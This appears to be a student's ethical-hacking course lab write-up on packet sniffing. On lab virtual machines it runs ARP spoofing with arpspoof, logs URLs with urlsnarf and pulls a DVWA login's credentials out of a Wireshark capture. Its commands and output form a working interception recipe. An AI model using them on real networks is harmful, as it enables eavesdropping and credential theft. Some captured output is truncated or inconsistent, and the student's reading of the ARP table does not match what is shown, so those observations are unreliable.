

## Assignment 9 – Packet Sniffing

### CYSE 450 Ethical Hacking and Penetration Testing

#### Windows

```
C:\Documents and Settings\bananaman>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : odu.edu
    IP Address. . . . . : 172.18.28.150
    Subnet Mask . . . . . : 255.255.254.0
    Default Gateway . . . . . : 172.18.28.1

C:\Documents and Settings\bananaman>_
```

#### Metasploit

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:89:bf:f4
          inet addr:172.18.28.152  Bcast:172.18.29.255  Mask:255.255.254.0
          inet6 addr: fe80::a00:27ff:fe89:bff4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5478 (5.3 KB)  TX bytes:6922 (6.7 KB)
          Base address:0xd020 Memory:f1200000-f1220000
```

#### Kali Linux

```
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet 172.18.28.151 netmask 255.255.254.0 broadcast 172.18.29.255
    inet6 fe80::a00:27ff:fe5d:4f0a prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5d:4f:0a txqueuelen 1000 (Ethernet)
    RX packets 3411 bytes 292697 (285.8 KiB)
    RX errors 0 dropped 291 overruns 0 frame 0
    TX packets 313 bytes 28410 (27.7 KiB)
    day at 14:11:52 errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#### Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]

2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using **netdiscover** tool/command.

```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP            At MAC Address  Count  Len  MAC Vendor / Hostname
-----
172.18.28.150   08:00:27:9f:b9:96    1    60  PCS Systemtechnik GmbH
172.18.28.152   08:00:27:89:bf:f4    1    60  PCS Systemtechnik GmbH
172.18.28.228   b0:7b:25:0e:34:98    1    60  Dell Inc.
```

3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

```
(root@crabapples)-[/home/crabapples]
# cat /proc/sys/net/ipv4/ip_forward
1
```

4. Generate multiple fake ARP replies by running the following command (in root terminal):

**arpspoof -i eth0 -t IP-address\_of\_Victim IP address of-Gateway**

```
(root@crabapples)-[/home/crabapples]
# arpspoof -i eth0 -t 172.18.28.150 172.18.28.1
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
```

5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

**arpspoof -i eth0 -t IP address of-Gateway IP-address\_of\_Victim**

```
(root@crabapples)-[/home/crabapples]
# arpspoof -i eth0 -t 172.18.28.1 172.18.28.150
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
```

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway?

```
C:\Documents and Settings\bananaman>arp -a

Interface: 172.18.28.150 --- 0x2
    Internet Address      Physical Address      Type
    172.18.28.2           bc-f1-f2-61-e6-a8     dynamic
```

It looks like the MAC address for 172.18.28.150 changed to now have the MAC address of 172.18.28.1, based on my wireshark results.

7. In another terminal in Kali VM, type the following command to Extract the URLs running.


```
(svatsa@kali)-[~]
$ sudo urlsnarf -i eth0
[sudo] password for svatsa:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.34 - - [28/Oct/2023:11:53:10 -0400] "GET http://tikiwiki.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
```

```


rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://ocsp.pki.google/gts1c3 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.org/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152/dvwa/login.php HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152/dvwa/dvwa/css/login.css HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152/dvwa/dvwa/images/login_logo.png HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152/favicon.ico HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"

```

8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page which would look like the following screenshot.



9. Now open Wireshark inside Kali Linux and filter with **http**:



8100	1459.4709402...	172.18.28.151	23.205.105.107	OCSP	401	Request
8193	1459.4847442...	23.205.105.167	172.18.28.151	OCSP	954	Response
8195	1459.4849984...	172.18.28.151	23.205.105.167	OCSP	481	Request
8199	1459.4930552...	23.205.105.167	172.18.28.151	OCSP	954	Response
8552	1514.2016631...	172.18.28.151	172.18.28.152	HTTP	417	GET /dvwa/login.php HTTP/1.1
8556	1514.3509216...	172.18.28.152	172.18.28.151	HTTP	71	HTTP/1.1 200 OK (text/html)
8558	1514.4682261...	172.18.28.151	172.18.28.152	HTTP	442	GET /dvwa/dvwa/css/login.css HTTP/1.1
8560	1514.4692844...	172.18.28.152	172.18.28.151	HTTP	969	HTTP/1.1 200 OK (text/css)
8562	1514.4709992...	172.18.28.151	172.18.28.152	HTTP	457	GET /dvwa/dvwa/images/login_logo.png HTTP/1.1
8570	1514.4742777...	172.18.28.152	172.18.28.151	HTTP	3104	HTTP/1.1 200 OK (PNG)
8572	1514.4774241...	172.18.28.151	172.18.28.152	HTTP	422	GET /favicon.ico HTTP/1.1
8573	1514.4778321...	172.18.28.151	172.18.28.151	HTTP	581	HTTP/1.1 404 Not Found (text/html)
9332	1633.4885332...	172.18.28.151	172.18.28.152	HTTP	671	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
9334	1633.5049247...	172.18.28.152	172.18.28.151	HTTP	458	HTTP/1.1 302 Found
9337	1633.5419571...	172.18.28.151	172.18.28.152	HTTP	530	GET /dvwa/login.php HTTP/1.1
9340	1633.5569703...	172.18.28.151	172.18.28.151	HTTP	71	HTTP/1.1 200 OK (text/html)
9386	1641.0769256...	172.18.28.151	172.18.28.152	HTTP	671	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
9387	1641.0917435...	172.18.28.151	172.18.28.151	HTTP	457	HTTP/1.1 302 Found
9389	1641.1017115...	172.18.28.151	172.18.28.152	HTTP	530	GET /dvwa/login.php HTTP/1.1
9392	1641.1161578...	172.18.28.152	172.18.28.151	HTTP	71	HTTP/1.1 200 OK (text/html)

10. Analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM.

```
username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Fri, 17 Nov 2023 21:33:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: login.php
Content-Length: 0
Keep-Alive: timeout=15 max=100
```